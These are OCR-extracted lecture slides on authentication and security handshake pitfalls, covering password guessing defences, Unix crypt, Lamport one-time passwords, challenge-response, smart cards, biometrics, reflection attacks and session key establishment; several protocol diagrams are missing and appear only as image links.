  - Different appearance
  - Interrupt command for login
- Keyboard sniffers
  - Good system administration
- Network sniffers
  - Cryptographic protection
  - One-time passwords

On-line Password Guessing

- Careless choices (first names, initials, etc.); poor initial passwords
- Defenses: After wrong guesses,
  - Lock the account
    - Not desirable, can be used for DoS
  - Slow down
  - Alert users about unsuccessful login attempts
  - Don't allow short or guessable passwords

Off-line Password Guessing

- Stealing & using password files
- Passwords should not be stored in clear. Typically, they're hashed and stored.
- Attacks:
  - Exhaustive search
  - Dictionary attacks
- Defenses:
  - Don't allow short/guessable passwords
  - Don't make password files readable
  - Salting: Mix a random number to each hash

Unix crypt Algorithm

- Used to store Unix passwords
- UNIX password information stored is in /etc/passwd :
  - Iterated DES encryption of 0 (64 bits), using the first 8 characters of the password as key
  - 12 bit random salt taken from the system clock time at the password creation
- Strengthen passwords by "salting".
  - Why use the salt?: To alter the expansion function E of DES, to defend against attacks on DES using off-the-shelf hardware that can crack DES

One-Time Passwords

- Some systems use a different password for each login operations.
  - A used password expires and then a new password is created for the next login.
  - Example:
    SMS messages sent to cell phone during online banking logins

- Generally, one-time passwords are created using crptograhic algorithms
  - Sometimes a secure device is used for creating one-time passwords

Lamport's One-Time Password

- Stronger authentication that password-based
- One-time setup:
  - A selects a value w, a hash function H(), and an integer t, computes $w_0 = H^t(w)$ and sends w_0 to B
  - B stores w_0
- Protocol: to identify to B for the ith time, $1 \leq i \leq t$
  - A sends to B: A, i, $w_i = H^{t-i}(w)$
  - B checks $i = i_A$, $H(w_i) = w_{i-1}$
  - if both holds, $i_A = i_A + 1$

Challenge-Response Protocols


- Goal: one entity authenticates to other entity by proving the knowledge of a secret, not by revealing the secret
- Time-variant parameters used to prevent replay attacks, provide uniqueness and timeliness: nonce (number used only once)
- Three types of challenges:
  - Random numbers
  - Sequences
  - Timestamp

Authentication Tokens

- Keys (physical)
- ATM, credit cards, smart cards
- USB Tokens

Smart Cards

- Smart cards: On-card processor for cryptographic authentication.
  - PIN-protected cards: Memory protected by PIN
  - Challenge-response cards: Performs challenge-response authentication through SC reader
    - New technology: Tokens working through USB ports.




USB Tokens

- Challenge Response Tokens
  - May use public key certificates

- Cryptographic calculator
  - Generally used for one-time password protocols
  - Current time encrypted
  - Displayed to user
  - Entered to terminal

Biometrics

- Authentication by inherent physical characteristics
- E.g., fingerprint readers, retina/iris scanners, face recognition, voice recognition



Problems with Biometrics

- Expensive
  - Generally the recognition devices are expensive or hard to deploy
- Not fault tolerant
  - Face, voice recognition is still not stable enough
- Not possible to change in case of theft
  - If stealed, it is not possible to change a user's biometric info unlike passwords, tokens.
  - Such as steal of fingerprints on the surface of scanner devices and replication of the fingerprint using latex material
- Can be replayed in remote authentication
  - If biometric info is stealed, it can be used by attackers

Security Handshake Pitfalls

Ahmet Burak Can

Hacettepe University


abc@hacettepe.edu.tr

Cryptographic Authentication

- Password authentication is subject to eavesdropping
- Alternative: Cryptographic challenge-response
  - Symmetric key
  - Public key

Symmetric Key Challenge-Response


An example protocol:



- Authentication not mutual (login only)
- Subject to connection hijacking (login only)
- Subject to off-line password guessing (if K is derived from password)
- Bob's database has keys in the clear

Symmetric Key Challenge-Response


An alternative protocol:



- Requires reversible cryptography
- Subject to dictionary attack, without eavesdropping, if R is recognizable
- Can be used for mutual authentication if R is recognizable and has limited lifetime

Symmetric Key Challenge-Response

A one-message protocol:




- Easy integration into password-sending systems
  - More efficient: Single message, stateless
  - Care needed against replays: timeout needed
  - Care needed if key is common across servers
  - Clock has to be protected as well
- Alternatively, with a hash function, send,

  I'm Alice, timestamp, $H(K_{AB}$,timestamp)


Public Key Challenge-Response

By signature:



Public Key Challenge-Response


By decryption:



- Problem: Bob (or Trudy) can get Alice to sign/decrypt any text he chooses.
- Solutions:
  - Never use the same key for different purposes (e.g., for login and signature)
  - Use formatted challenges


Mutual Authentication

An example protocol:



Mutual Authentication with Few Messages

Number of messages for mutual authentication can be reduced:




However, this protocol is vulnerable to


- Reflection attack
- Dictionary attack :Trudy can do dictionary attack against K_{AB} acting as Alice, without eavesdropping.

Reflection Attack:

Original session:



Decoy session:




Results from Reflection Attack

- Solutions:
  - Different keys for Alice and Bob
  - Formatted challenges, different for Alice and Bob
- Principle:
  - Initiator should be the first to prove its identity


A Modified Mutual Authentication Scheme

- Solution against both problems:



- Dictionary attack is still possible if Trudy can impersonate Bob.

Mutual Authentication with Public Keys




- Problem: How can the public/private keys be remembered by ordinary users?
- Possibly, they can be retrieved from a server with password based authentication & encryption.


Session Key Establishment

- A session key is needed for integrity protection and encryption in a communication session. It must be
  - different for each session
  - unguessable by an eavesdropper
  - not $K_{AB}\{x\}$ for some x predictable/extractable by an attacker
- Session keys can be established by using
  - Symmetric encryption
  - Public key encryption

Session Key Establishment with Symmetric Encryption




- Do not use $K_{AB}\{R\}$ or $K_{AB}\{R+1\}$
  - Take $(K_{AB}+1)\{R\}$ as the session key.



